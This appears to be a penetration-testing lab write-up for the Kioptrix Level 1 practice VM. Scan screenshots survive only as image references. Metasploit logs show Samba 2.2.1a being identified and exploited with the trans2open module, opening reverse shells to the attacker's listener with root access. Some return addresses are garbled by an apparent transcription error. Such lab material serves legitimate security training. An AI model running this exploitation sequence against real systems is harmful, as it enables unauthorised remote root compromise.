
Kioptrix (Level 1) Output

Output 1:

Nmap scan on the Target machine



Output 2:


Nikto scan on the Port 80

Output 3:

Identifying the Samba version and running exploitdb/exploit/linux/samba/trans2open

```
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.24/lib/recog/
 operator '+' and '?' was replaced with '*' in regular expression
[*] 10.249.120.240:139    -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.249.120.240        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > search samba 2.2.1a
[-] No results from search
msf auxiliary(scanner/smb/smb_version) > search samba 2.2

Matching Modules
```



```
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 10.249.120.39:4444
[*] 10.249.120.240:139 - Trying return address 0xbffffdfc...
[*] 10.249.120.240:139 - Trying return address 0xbffffcfc...
[*] 10.249.120.240:139 - Trying return address 0xbffffbfc...
[*] 10.249.120.240:139 - Trying return address 0xbffffafc...
[*] 10.249.120.240:139 - Trying return address 0xbfffff9fc...
[*] 10.249.120.240:139 - Trying return address 0xbfffff8fc...
[*] 10.249.120.240:139 - Trying return address 0xbfffff7fc...
[*] 10.249.120.240:139 - Trying return address 0xbfffff6fc...
[*] Command shell session 1 opened (10.249.120.39:4444 → 10.249.120.240:1025) at 2026-02-05 11:35:40 +0530

[*] Command shell session 2 opened (10.249.120.39:4444 → 10.249.120.240:1026) at 2026-02-05 11:35:41 +0530
[*] Command shell session 3 opened (10.249.120.39:4444 → 10.249.120.240:1027) at 2026-02-05 11:35:42 +0530
[*] Command shell session 4 opened (10.249.120.39:4444 → 10.249.120.240:1028) at 2026-02-05 11:35:43 +0530
whoami
root
```

Output 4:

Moving around the File system

```
whoami
root

id
uid=0(root) gid=0(root) groups=99(nobody)

sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```